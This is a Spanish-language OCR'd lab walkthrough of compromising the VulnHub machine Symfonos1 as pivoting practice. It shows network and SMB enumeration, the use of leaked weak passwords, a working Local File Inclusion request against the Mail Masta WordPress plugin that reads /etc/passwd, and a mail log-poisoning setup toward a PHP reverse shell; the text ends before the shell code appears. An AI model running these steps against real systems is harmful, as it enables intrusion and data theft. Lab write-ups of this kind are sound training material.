
LABORATORIO DE PIVOTING 1



EL HACKER ETICO

ÍNDICE


LABORATORIO PIVOTING 1.

0- Introducción

Primer artículo de una serie en la que pondremos en práctica los conocimientos que vamos adquiriendo mientras preparamos el eCPPTv2.

En esta ocasión, vamos a resolver un laboratorio formado por nuestra máquina de ataque, la máquina Symfonos1 visible en la misma red de nuestro equipo y la máquina Symfonos2 que solo estará disponible una vez que hayamos vulnerado Symfonos1, por lo que deberemos realizar pivoting entre ellas. Este laboratorio lo podemos encontrar en el Planning de Estudio con S4vitar ha elaborado para preparar diversas certificaciones.

El esquema del laboratorio es la siguiente:



1- Determinando la IP de Symfonos 1

1.1. Determinando la IP del equipo Symfonos1

Podemos hacerlo de varias maneras, con netdiscover o arp-scan –l. Vamos a verlo.

1.1.1. Netdiscover

```
kali@kali ~ sudo netdiscover -r 192.168.1.0/24
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

191 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 11460
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     84:aa:9c:a1:7d:c7    183   10980  MitraStar Technology Corp.
192.168.1.2     b8:ee:65:74:e4:60      2     120  Liteon Technology Corporation
192.168.1.16    08:00:27:82:fa:5e      2     120  PCS Systemtechnik GmbH
192.168.1.43    fa:10:55:02:5f:59      3     180  Unknown vendor
```

1.1.2. Arp-scan –l

```
kali@kali ~ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:db:96:6a, IPv4: 192.168.1.94
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.2     b8:ee:65:74:e4:60       Liteon Technology Corporation
192.168.1.1     84:aa:9c:a1:7d:c7       MitraStar Technology Corp.
192.168.1.16    08:00:27:82:fa:5e       PCS Systemtechnik GmbH
192.168.1.43    fa:10:55:02:5f:59       (Unknown: locally administered)
```

Ya tenemos la IP de Symfonos1, 192.168.1.16. A partir de aquí, podemos comenzar a vulnerar esta máquina.

2- Enumeración de Symfonos 1

2.1. NMAP

Comenzamos realizando un escaneo rápidos de los servicios abiertos de Symfonos1.

```
kali@kali ~ sudo nmap -p- --open -vvv -Pn -n --min-rate 2000 192.168.1.16 -oG allports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 17:39 EST
Initiating ARP Ping Scan at 17:39
Scanning 192.168.1.16 [1 port]
Completed ARP Ping Scan at 17:39, 0.19s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:39
Scanning 192.168.1.16 [65535 ports]
Discovered open port 445/tcp on 192.168.1.16
Discovered open port 139/tcp on 192.168.1.16
Discovered open port 22/tcp on 192.168.1.16
Discovered open port 25/tcp on 192.168.1.16
Discovered open port 80/tcp on 192.168.1.16
Completed SYN Stealth Scan at 17:39, 2.88s elapsed (65535 total ports)
Nmap scan report for 192.168.1.16
Host is up, received arp-response (0.00045s latency).
Scanned at 2023-01-11 17:39:51 EST for 3s
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE      REASON
22/tcp  open  ssh          syn-ack ttl 64
25/tcp  open  smtp         syn-ack ttl 64
80/tcp  open  http         syn-ack ttl 64
139/tcp open  netbios-ssn  syn-ack ttl 64
445/tcp open  microsoft-ds syn-ack ttl 64
MAC Address: 08:00:27:82:FA:5E (Oracle VirtualBox virtual NIC)
```

Están los puertos 22, 25, 80, 139 y 445 abiertos. El siguiente paso será realizar un escaneo más profundo de los servicios abiertos.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting sudo nmap -p22,25,80,139,445 -sVC -vv -Pn -n 192.168.1.16 -oN targetresults
```

```
PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDEgzdI5IpQcFfjqrj7pPhaxTxIJaS0kXjIektEgJg0+jGfOGDi+uaG/pM0Jg5lrOh4BElQFIGDQmf10JrV5CPk/qcs8zPRtKxOspCVBg
aQ6wdxjvXkJyDvxinDQzEsg6+uVY2t3YWgTeSPoUP+QC4WWTS/r1e2O2d66SIPzBYVKOP2+WmGMu9MS4tFY15cBTQVilprTBE5xjaO5ToZk+LkBA6mKey4dQyz2/u1ipJKdNBS7XmmjIpyqA
NoVPoiij5A2XQbCH/ruFfslpTUTl48XpfsiqTKWufcjVO08ScF46wraj1okRdvn+1ZcBV/I7n3BOrXvw8Jxdo9x2pPXkUF
|   256 a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD8/lJjmeqerC3bEL6MffHKMdTiYddhU4dOlT6jylLyyl/tEBwDRNfEhOfc7IZxlkpg4vm
RwkU25WdqsTu59+WQ=
|   256 bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOinjerzzjSIgDxhdUgmP/i6nOtGHQq2ayeO1j1h5d5a
```

```
25/tcp  open  smtp        syn-ack ttl 64 Postfix smtpd
| ssl-cert: Subject: commonName=symfonos
| Subject Alternative Name: DNS:symfonos
| Issuer: commonName=symfonos
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-06-29T00:29:42
| Not valid after:  2029-06-26T00:29:42
| MD5:   086e c75b c397 34d6 6293 70cd 6a76 c4f2
| SHA-1: e3dc 7293 d59b 3444 d39a 41ef 6fc7 2006 bde4 825f
| -----BEGIN CERTIFICATE-----
| MIICyzCCAbOgAwIBAgIJAJzTHaEY8CzbMA0GCSqGSIb3DQEBCwUAMBMxETAPBgNV
| BAMMCHN5bWZvbm9zMB4XDTE5MDYyOTAwMjk0MloXDTI5MDYyNjAwMjk0MlowEzER
| MA8GA1UEAwwIc3ltZm9ub3MwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIB
| AQDMqUx7kERzGuX2GTokAv1cRHV81loI0yEE357TgkGOQEZUA9jpAkceEpjHGdu1
| PqfMxETG0TJYdajwYAxr01H5fJmLi04OhKHyKk+yKIRpOO0uU1tvIcpSx5A2QJky
| BY+q/82SZLhx/l2xyP2jrc63mz4FSrzav/oPpNT6rxLoPIvJ8z+vnUr3qp5Ea/DH
| WRePqBVoMqjqc9EGtwND1EMGJKlZb2KeDaqdJ02K3fZQmyR0+HyYoKq93+sKk34l
| 23Q7Tzuq07ZJXHheyN3G6V4uGUmJTGPKTMZlOVyeEo6idPjdW8abEq5ier1k8jWy
| IzwTU8GmPe4MR7csKR1omk8bAgMBAAGjIjAgMAkGA1UdEwQCMAAwEwYDVR0RBAww
| CoIIc3ltZm9ub3MwDQYJKoZIhvcNAQELBQADggEBAF3kiDg7BrB5xNV+ibk7GUVc
| 9J5IALe+gtSeCXCsk6TmEU6l2CF6JNQ1PDiszbC2d0jEEjg3roCeZmDRKFC+NdwM
| iKiqROMh3wPMxnHEKgQ2dwGU9UMb4AWdEWzNMtDKVbgf8JgFEuCje0RtGLKJiTVw
| e2DjqLRIYwMitfWJWyi6OjdvTWD3cXReTfrjYCRgYUaoMuGahUh8mmyuFjkKmHOR
| sMVCO/8UdLvQr7T8QO/682shibBd4B4eekc8aQa7xoEMevSlY8WjtJKbuPvUYsay
| slgPCkgga6SRw1X/loPYutfIvK7NQPqcEM8YrWTMokknp7EsJXDl85hRj6GghhE=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
80/tcp  open  http        syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

```
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:82:FA:5E (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  symfonos.localdomain, SYMFONOS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h59m58s, deviation: 3h27m51s, median: -2s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: SYMFONOS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   SYMFONOS<00>         Flags: <unique><active>
|   SYMFONOS<03>         Flags: <unique><active>
|   SYMFONOS<20>         Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 47564/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 29811/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 6474/udp): CLEAN (Failed to receive data)
|   Check 4 (port 37186/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2023-01-11T22:45:20
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: symfonos
|   NetBIOS computer name: SYMFONOS\x00
|   Domain name: \x00
|   FQDN: symfonos
|_  System time: 2023-01-11T16:45:20-06:00
```


Servicios abiertos		
Puerto	**Servicio**	**Versión**
Puerto 22	SSH	OpenSSH 7.4
Puerto 25	SMTP	?
Puerto 80	HTTP	Apache httpd 2.4.25
Puerto 139	SMBd	Smbd 3.X – 4.X
Puerto 445	SMB	Smbd 4.5.16

2.2. Enumeración SMB

Como hemos visto anteriormente, tenemos los puertos 139 y 445 (SMB) abierto. Vamos a comenzar haciendo una enumeración con enum4linux.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting sudo enum4linux -A 192.168.1.16
```

Descubrimos el nombre de usuario /helios

```
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: helios   Name:   Desc:

user:[helios] rid:[0x3e8]
```

Y, el directorio anonymous al que podemos acceder sin credenciales.

```
//192.168.1.16/print$   Mapping: DENIED Listing: N/A Writing: N/A
//192.168.1.16/helios   Mapping: DENIED Listing: N/A Writing: N/A
//192.168.1.16/anonymous        Mapping: OK Listing: OK Writing: N/A
```


Vamos a acceder al recurso compartido anonymous utilizando la herramienta smbclient de la siguiente manera:

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting smbclient \\\\192.168.1.15\\anonymous -N

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun 28 21:14:49 2019
  ..                                  D        0  Fri Jun 28 21:12:15 2019
  attention.txt                       N      154  Fri Jun 28 21:14:49 2019

                19994224 blocks of size 1024. 17305336 blocks available
smb: \>
```

Hay un archivo txt, vamos a ver su contenido.

```
smb: \> get attention.txt
getting file \attention.txt of size 154 as attention.txt (6.5 KiloBytes/sec) (average 6.5 KiloBytes/sec)
smb: \>
```

Para descargar el archivo a nuestra máquina de ataque.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting cat attention.txt

Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!

Next person I find using one of these passwords will be fired!

-Zeus
```

Ahora tenemos un nombre de usuario y varias posibilidades de contraseña. La combinación de nombre de usuario helios con la contraseña qwerty permite acceder al recurso compartido de helios.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting smbclient \\\\192.168.1.15\\helios -U helios

Password for [WORKGROUP\helios]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun 28 20:32:05 2019
  ..                                  D        0  Fri Jun 28 20:37:04 2019
  research.txt                        A      432  Fri Jun 28 20:32:05 2019
  todo.txt                            A       52  Fri Jun 28 20:32:05 2019

                19994224 blocks of size 1024. 17305336 blocks available
smb: \>
```

Volvemos a descargar los archivos en nuestra máquina de ataque y vemos su contenido. El archivo research.txt no contiene nada interesante más allá de mitología sobre el Dios Helios. Vamos con el otro archivo.


```
kali@kali ~/Desktop/vulnhub/lab1_pivoting cat todo.txt

1. Binge watch Dexter
2. Dance
3. Work on /h3l105
```



Parece el directorio de un sitio Web. Vamos a comprobarlo en el navegador.

2.3. Enumeración HTTP

Abrimos el puerto 80 en el navegador y buscamos el "posible" directorio que encontramos anteriormente.



Parece un sitio Web montado sobre un CMS WordPress. Detalle importante, cuando intentamos acceder a cualquiera de los enlaces, estos nos redirigen a un sitio Web con dominio symfonos.local. Vamos a registrar este dominio en nuestro archivo /etc/hosts para poder listar el contenido del sitio Web.



A partir de aquí, vamos a hacer dos cosas. Por un lado, enumeración de directorios y por otro, una enumeración con la herramienta wpscan.

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting dirsearch -u "http://192.168.1.15/" -i200,301

 _|. _ _  _  _  _ _|_    v0.4.2
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/192.168.1.15/-_23-01-12_12-15-29.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-01-12_12-15-29.log

Target: http://192.168.1.15/

[12:15:29] Starting:
[12:16:06] 200 -  328B  - /index.html
[12:16:11] 301 -  313B  - /manual  ->  http://192.168.1.15/manual/
[12:16:11] 200 -  626B  - /manual/index.html

Task Completed
kali@kali ~/Desktop/vulnhub/lab1_pivoting
```

La enumeración de directorios no aporta información interesante.

Después de la enumeración con wpscan, se descubre que 2 complementos son vulnerables a LFI no autenticado.

```
[+] mail-masta
 | Location: http://symfonos.local/h3l105/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: Mail Masta <= 1.0 - Unauthenticated Local File Inclusion (LFI)
 |     References:
 |      - https://wpscan.com/vulnerability/5136d5cf-43c7-4d09-bf14-75ff8b77bb44
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
 |      - https://www.exploit-db.com/exploits/40290/
 |      - https://www.exploit-db.com/exploits/50226/
 |      - https://cxsecurity.com/issue/WLB-2016080220
```

```
[+] site-editor
 | Location: http://symfonos.local/h3l105/wp-content/plugins/site-editor/
 | Latest Version: 1.1.1 (up to date)
 | Last Updated: 2017-05-02T23:34:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Site Editor <= 1.1.1 - Local File Inclusion (LFI)
 |     References:
 |      - https://wpscan.com/vulnerability/4432ecea-2b01-4d5c-9557-352042a57e44
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7422
 |      - https://seclists.org/fulldisclosure/2018/Mar/40
 |      - https://github.com/SiteEditor/editor/issues/2
```



```
kali@kali ~/Desktop/vulnhub/lab1_pivoting searchsploit mail masta
------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------------
WordPress Plugin Mail Masta 1.0 - Local File Inclusion            | php/webapps/40290.txt
WordPress Plugin Mail Masta 1.0 - Local File Inclusion (2)        | php/webapps/50226.py
WordPress Plugin Mail Masta 1.0 - SQL Injection                   | php/webapps/41438.txt
------------------------------------------------------------------ ---------------------------------
```

Vamos a utilizar el exploit disponible en exploitdb. Vamos a utilizar esta URL para leer archivos como /etc/passwd:

```
kali@kali ~/Desktop/vulnhub/lab1_pivoting curl http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php\?pl\=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
Debian-exim:x:105:109::/var/spool/exim4:/bin/false
messagebus:x:106:111::/var/run/dbus:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
helios:x:1000:1000:,,,:/home/helios:/bin/bash
mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:109:115::/var/spool/postfix:/bin/false
kali@kali ~/Desktop/vulnhub/lab1_pivoting
```


3- Explotación de Symfonos 1

Ahora que podemos ver archivos del sistema, vamos a intentar un ataque llamado ‘log poisoning’. En este ataque, un atacante inyecta código malicioso en un archivo del registro para posteriormente, ver el archivo de registro usando el navegador. Tan pronto como se abra el archivo, se ejecutará el código malicioso que contiene.

Vamos a enumerar una serie de archivos de registros más comunes para ver si podemos verlos.

- /var/log/auth.log (sin acceso)


- /var/log/apache2/access.log (sin acceso)



Si recordamos el resultado del escaneo, había un servidor de correo ejecutándose en el puerto 25. Al mismo tiempo, recordamos que el WordPress está ejecutando el plugin mail-masta, ¿Interesante? Vamos a comprobarlo.

En la máquina se está ejecutando el puerto 25 SMTP (servidor de correo). En teoría debe existir un directorio /var/mail para el usuario del sistema, en este caso helios. Vamos a comprobarlo.

- /var/mail/helios



A este archivo sí que tenemos acceso. Como SMTP se ejecuta en el puerto 25, vamos a utilizarlo para enviar un correo al usuario “helios” que contenga el código malicioso. Primero, vamos a comprobar si existe dicha vulnerabilidad enviando un mensaje de prueba.

enjoy your new site. Thanks! --The WordPress Team https://wordpress.org/ --2EE7C40AB0.1673470062/symfonos.localdomain-- From elhackeretico@symfonos.localdomain Thu Jan 12 16:05:43 2023 Return-Path: X-Original-To: helios Delivered-To: helios@symfonos.localdomain Received: from unknown (unknown [192.168.1.94]) by symfonos.localdomain (Postfix) with SMTP id 1EDB9406A6 for ; Thu, 12 Jan 2023 16:04:58 -0600 (CST) PRUEBAS EL HACKER ETICO

Abriendo de nueva el archivo /var/mail/helios en el navegador, vemos que es posible la inyección de registro.

Vamos a poner netcat a la escucha en el puerto 4444 y vamos a inyectar un Shell inverso PHP en el archivo de correo.

La Shell que vamos a utilizar es la siguiente:

```
